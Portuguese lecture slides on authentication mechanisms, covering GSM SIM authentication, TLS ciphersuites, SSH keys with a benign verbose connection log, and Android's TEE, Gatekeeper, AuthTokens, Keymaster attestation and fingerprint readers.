 - Se **H(resultado) == OTP_{índice}**, o sujeito é autenticado
 - Então o **resultado e índice são armazenados** para uma autenticação futura

Sujeitos: Desafio Resposta com chaves partilhadas


- **Semelhante ao uso de senhas dos sujeitos**
- **Utiliza uma chave com dimensão e aleatoriedade elevadas**
 - Robusta contra ataques de dicionário
 - Obriga a existência de um dispositivo para armazenar a chave

GSM: Autenticação do subscritor

- **Baseado num segredo partilhado entre o HLR e o subscritor**
 - Utiliza uma chave simétrica de 128 bits, denominada de Ki
 - Ki encontra-se no Subscriber Identification Module (SIM)
 - Smartcard fornece respostas baseadas na Ki
- **Algoritmos (inicialmente desconhecidos):**
 - Autenticação: A3
 - Geração da chave de sessão: A8
 - Comunicação: A5 (cifra contínua)
- **A3 e A8 implementadas no SIM. A5 na baseband**
 - A3 e A8 podem ser escolhidos pelo operador

GSM: Autenticação do subscritor

- MSC pede valores do subscritor ao HLR/AUC
 - RAND, SRES, Kc
- HLR gera RAND e os restantes valores usando uma Ki
 - RAND = valor aleatório (128 bits)
 - SRES = A3(Ki, RAND) (32 bits)
 - Kc = A8 (Ki, RAND) (64 bits)
- A3/A8 frequentemente é o algoritmo COMP128
 - [SRES, Kc] = COMP128(Ki, RAND)



Autenticação de Sistemas

- **Por nome (DNS), endereço MAC ou endereço IP**
 - Métodos fracos e sem provas criptográficas
 - Mesmo assim... ainda em utilização
- **Com chaves criptográficas**
 - Chaves secretas, partilhadas entre entidades que comunicam frequentemente
 - Pares de chaves assimétricas, um por sistema
 - K_{pub} pré-partilhada com entidades que comunicam frequentemente
 - ou... K_{pub} certificada por uma CA

Autenticação de Serviços


- **Autenticação do Sistema**
 - Todos os serviços localizados no mesmo sistema são automaticamente autenticados
- **Credenciais exclusivas a cada serviço:**
 - Chaves secretas partilhadas com clientes
 - Quando os serviços requerem autenticação dos clientes
 - Pares assimétricos por sistema/serviço
 - Certificadas ou não

TLS (Transport Layer Security, RF 2246): Objetivos

- **Comunicações seguras sobre TCP/IP**
 - Evolução da norma SSL v3 (Secure Socket Layer)
 - Gere sessões seguras sobre TCP/IP, individuais a cada aplicação
 - Inicialmente desenhado para tráfego HTTP
 - Atualmente aplicado a muitos outros cenários
- **Mecanismos de Segurança**
 - Confidencialidade e integridade da comunicação
 - Distribuição de chaves, negociação de cifras, sínteses e outros mecanismos
 - Autenticação das entidades intervenientes
 - Serviços, sistemas, sujeitos, etc...
 - Assegurado por chaves assimétricas e certificados X.509

SSL Client

SSL Server



Fonte: IBM

TLS Ciphersuites

- **Se um servidor usar um algoritmo específico, não é de esperar que todos os clients o suportem**
 - Clientes mais antigos/novos, mais poderos/limitados
- **A noção de ciphersuites é o que permite a negociação de mecanismos entre clientes e servidores**
 - Ambos enviam as suas ciphersuites, selecionando que ambos suportem
 - TLS v1.3: Servidor escolhe
- **Exemplo: ECDHE-RSA-AES128-GCM-SHA256**
- **Formato:**
 - Algoritmo de negociação de chaves: ECDHE
 - Algoritmo de autenticação: RSA
 - Algoritmo de cifra, chaves e modo: AES 128 GCM
 - Algoritmo de controlo de integridade: SHA256

SSH (Secure Shell)

- **Objetivo: Gerir sessões interativas sobre TCP/IP**
 - Inicialmente desenhado para substituir a aplicação telnet
 - Adicionado suporte para outras funcionalidades
 - Execução de comandos remotos
 - Transferência de ficheiros
 - Encapsulamento e transferência de pacotes
- **Mecanismos de Segurança**
 - Confidencialidade e integridade das comunicações
 - Distribuição de chaves
 - Autenticação das entidades intervenientes
 - Servidores /Sistemas
 - Clientes
 - Suportado por vários métodos (Senhas, chaves assimétricas, etc...)

SSH (Secure Shell): Auth Mech

- **Servidor: Um par de chaves assimétricas**

- Criadas na instalação do software e não certificadas
- Clientes armazenam estas chaves entre sessões
 - Em algum ambiente “seguro”. Tipicamente a home
 - Se a chave se alterar o utente é notificado
 - Servidor pode ter tornado a gerar a chave
 - Pode ser um servidor diferente (MITM)
 - Utente pode recusar ligar-se

- **Clientes: Autenticação parametrizável**

- Omissão: Utilizador e Senha
- Outros
 - Utilizador e chaves assimétricas
 - Clientes pré-instalam chave pública no servidor
 - Integração com PAM para outros métodos (Ex, OTP)

SSH (Secure Shell)

- **Chaves de longa duração em /etc/ssh/**
 - Privada: ssh_host_rsa_key
 - Pública: ssh_host_rsa_key.pub
 - Enviada aos clientes após cada ligação (sem certificado)
- **Lista de números primos**
 - /etc/sshd/moduli
 - Utilizados para estabelecer negociações DH com os clientes
- **Servidor por restringir clientes e utilizadores**
- **Pode interagir com sistemas existentes**
 - PAM: Pluggable Authentication Modules
 - KRB: Kerberos
 - GSSAPI: Generic Security Services Application Program Interface

SSH (Secure Shell)

- **Informação pessoal de cada utilizador em `~/.ssh`**
 - Tanto no cliente como no servidor
- **Cliente:**
 - Chaves para autenticação por chaves assimétricas
 - Privada: `id_ed25519` (exemplo)
 - Pública: `id_ed25519.pub` (exemplo)
 - `config`: Altera o comportamento para um servidor ou todos
 - `known_hosts`: armazena chaves públicas de servidores
- **Servidor**
 - `authorized_keys`: armazena chaves públicas do cliente

```
Reading configuration data /home/user/.ssh/config
Reading configuration data /etc/ssh/ssh_config
Connecting to server [127.0.0.1] port 22.
Connection established.
identity file /home/user/.ssh/id_ed25519 type 3
Local version string SSH-2.0-OpenSSH_7.9
Remote protocol version 2.0, remote software version OpenSSH_7.4p1 Debian-10+deb9u4
match: OpenSSH_7.4p1 Debian-10+deb9u4 pat OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,OpenSSH_7.3*,OpenSSH_7.4*,OpenSSH_7.5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002
Authenticating to server:22 as 'user'
SSH2_MSG_KEXINIT sent
SSH2_MSG_KEXINIT received
kex: algorithm: curve25519-sha256
kex: host key algorithm: ecdsa-sha2-nistp256
kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
expecting SSH2_MSG_KEX_ECDH_REPLY
Server host key: ecdsa-sha2-nistp256 SHA256:GNK1+Z/XV/vYxuqqgrZE45Gh5GqJeRPg6nFwrc+iYz
Host 'server' is known and matches the ECDSA host key.
Found key in /home/user/.ssh/known_hosts:2
rekey after 134217728 blocks
SSH2_MSG_NEWKEYS sent
expecting SSH2_MSG_NEWKEYS
SSH2_MSG_NEWKEYS received
rekey after 134217728 blocks
Will attempt key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
SSH2_MSG_EXT_INFO received
kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521>
SSH2_MSG_SERVICE_ACCEPT received
Authentications that can continue: publickey,password
Next authentication method: publickey
Offering public key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
Server accepts key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
Authentication succeeded (publickey).
Authenticated to server ([127.0.0.1]:22).
channel 0: new [client-session]
Requesting no-more-sessions@openssh.com
Entering interactive session.
pledge: network
client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
Requesting authentication agent forwarding.
```

Autenticação em Sistemas Específicos

- **Dispositivos operam frequentemente com base na identidade de um sujeito**
 - Podendo suportar vários sujeitos, cada um com os seus dados privados
 - Cada dispositivo utiliza mecanismos e processos específicos
- **Validação de identidade é feita contra um modelo/ou credenciais**
 - Credenciais/modelo podem ser locais ou remotos
 - Podem fazer uso de ambientes de execução seguros
- **Normalmente fornecem mecanismos de autenticação local**
 - Para operações de instalação ou de suporte
 - ... em alternativa possuem mecanismos de gestão centralizada

Dispositivos comuns

- **Dispositivos móveis**
 - Smartphones
 - Tablets
- **Computadores pessoais**
 - Portáteis ou desktops
- **Computadores em redes**
 - Ambientes empresariais ou universitários
- **Dispositivos de suporte**
 - Routers, STB, Consolas, Eletrodomésticos


Dispositivos móveis: Smartphones

- **Considerados dispositivos pessoais**
 - Frequentemente utilizados para autenticação 2 fatores
- **Podem fazer uso do cartão SIM ou de outro Hardware**
 - SIM é vendido a um sujeito identificado
 - Acesso ao SIM é protegido por um PIN
- **Pode fazer uso de variados métodos de autenticação**
 - Senhas, PINs, Padrões, Biometria
- **Composto por vários elementos distintos**
 - REE: corre aplicações instalados pelos utilizadores
 - Baseband: executa código para comunicação
 - SIM: autentica o utilizador
 - TEE: Armazena chaves/realiza operações criptográficas


Smartphones: Android

- **Trusted Execution Environment (TEE)**
 - Executa um SO distinto: TrustyOS, Kinibi, QSEE
 - Implementado num sub-sistema isolado ou virtualizado
 - StrongBox ou ARM TrustZone
 - Composto por Trustlets (pequenas aplicações)
- **Gateways de Segurança**
 - Gatekeeper: para PINs/Passwords e Padrões
 - Fingerprint: para impressões digitais
- **Credenciais associadas a um sujeito**
 - Fornecimento de credenciais desbloqueia as chaves

Dispositivos móveis: Smartphones



Smartphones: Android



Smartphones: Android - Gatekeeper

- **Necessário aprovisionamento inicial**
 - Identidade mais umas credenciais
 - User Secure ID (SID): 64 bits aleatórios
 - Identificam o utilizador
 - Servem de contexto para o material criptográfico
- **Gatekeeperd (no REE)**
 - Envia credenciais para o gatekeeper (no TEE)
 - Obtém um AuthToken para o SID, com HMAC
 - chave do HMAC é temporária e serve de autenticação
 - Usa o AuthToken para aceder ao Keystore
 - Keystore verifica que o AuthToken é recente e válido
- **Fingerprintd (no REE)**
 - age de forma semelhante mas com um modelo

Android AuthToken

Field	Type	Description
AuthToken Version	8 bits	Group tag for all fields.
Challenge	64 bits	A random integer to prevent replay attacks. Usually the ID of a requested crypto operation. Currently used by transactional fingerprint authorizations. If present, the AuthToken is valid only for crypto operations containing the same challenge.
User SID	64 bits	Non-repeating user identifier tied cryptographically to all keys associated with device authentication.
Authenticator ID (ASID)	64 bits	Identifier used to bind to a specific authenticator policy. All authenticators have their own value of ASID that they can change according to their own requirements.
Authenticator type	32 bits	Gatekeeper (0), or Fingerprint (1)
Timestamp	64 bits	Time (in ms) since the most recent system boot.
AuthToken HMAC (SHA-256)	256 bits	Keyed SHA-256 MAC of all fields except the HMAC field. Key is generated when booting and never leaves the TEE

Smartphones: Android - Keymaster

- **Fornece acesso ao armazenamento (keystore)**
 - Baseado em chamadas de API (não é um acesso RW)
 - Só fornece acesso mediante AuthTokens válidos
- **Keymaster 1: Android 6**
 - API de assinatura (assinar, verificar, importar chaves)
- **Keymaster 2: Android 7**
 - Suporte para AES e HMAC
 - Key Attestation: certifica chaves (origem, propriedades, utilização)
 - Version Binding: associa chaves a versões do TEE
 - Prevenir ataques por instalação de software antigo

Android: Keymaster Key Attestation

- **Objetivo:** Garantir que as chaves provêm do TEE implementado em hardware e são autênticas
- **Outras garantias:**
 - Que foram geradas no TEE atual (baseado num ID)
 - $ID = \text{HMAC_SHA256}(\text{instante temporal} \parallel \text{AppID} \parallel R, HBK)$
 - $R = \text{a tag::RESET_SINCE_ID_ROTATION}$, HBK: a secret Hardware Backed Key
 - Que são associadas à aplicação que faz o pedido
 - Que o dispositivo iniciou de forma segura
- **Chamada:** `attestKey(keyToAttest, attestParams)`
- **Resultado:** Um certificado X.509
 - assinado por um certificado raiz para este uso
 - com uma extensão que contém o resultado pedido

Smartphones: Android - Keymaster

- **Keymaster 3: Android 8**

- ID Attestation: Validação que as chaves estão associadas ao dispositivo
 - IMEI, Número de Série, Identificadores do hardware
 - Mecanismos semelhante ao Key Attestation (baseado em X.509)

- **Keymaster 4: Android 9**

- Suporte para Elementos Embutidos de Segurança
 - Integração de elementos seguros dentro do TEE
 - eSIM, cartões Visa, etc...

Android Gatekeeper: Authn

- **PIN: Introdução direta de dígitos**
 - Tipicamente 4, mas podem ser até 16
 - Sem relação com SIM PIN
 - Vulnerável a ataques por força bruta e canais paralelos
 - David Berend, “There Goes Your PIN”, 2018
- **Senha: Introdução direta de vários carateres**
 - Frequentemente limitada a 16
 - Mesmos problemas que o PIN, mas mais seguro
- **Padrão: Introdução direta de um padrão**
 - Potencialmente muito menos seguro que o PIN
 - Armazenado como um SHA-1 (sem sal)
 - Vulnerável a ataques “sobre o ombro”, marcas dos dedos

Smartphones: Impressão Digital

- **TEE armazena vários modelos para uma impressão digital**
 - Armazenados de forma cifrada
 - Associados a um SID
 - Removidos se a conta também for removida
- **Perfil é obtido pelo sensor e validado no TEE**
 - Modelo não pode ser extraído
 - Perfil enviado ao TEE para validação
- **Segurança varia com a implementação**
 - Existem várias, em evolução constante

Impressões Digitais: Leitores Óticos

- **Sensor adquire imagem do dedo**
 - utiliza um LED para iluminação An optical sensor.
- **Imagen é 2D**
 - Fácil forjar credenciais
 - Modelos, impressões
- **Apenas usado em versões agora obsoletas**
- **Usado em autenticação de edifícios**


